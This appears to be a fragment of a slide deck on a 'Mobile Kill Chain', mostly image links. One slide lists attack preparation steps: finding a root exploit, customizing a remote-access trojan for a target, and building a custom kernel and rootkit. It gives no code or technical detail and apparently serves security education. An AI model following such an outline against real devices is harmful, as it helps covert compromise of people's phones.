
## PREPARE FOR ATTACK

- Find/design root exploit
- Customize RAT for target
- Build custom kernel, rootkit




# Mobile Kill Chain







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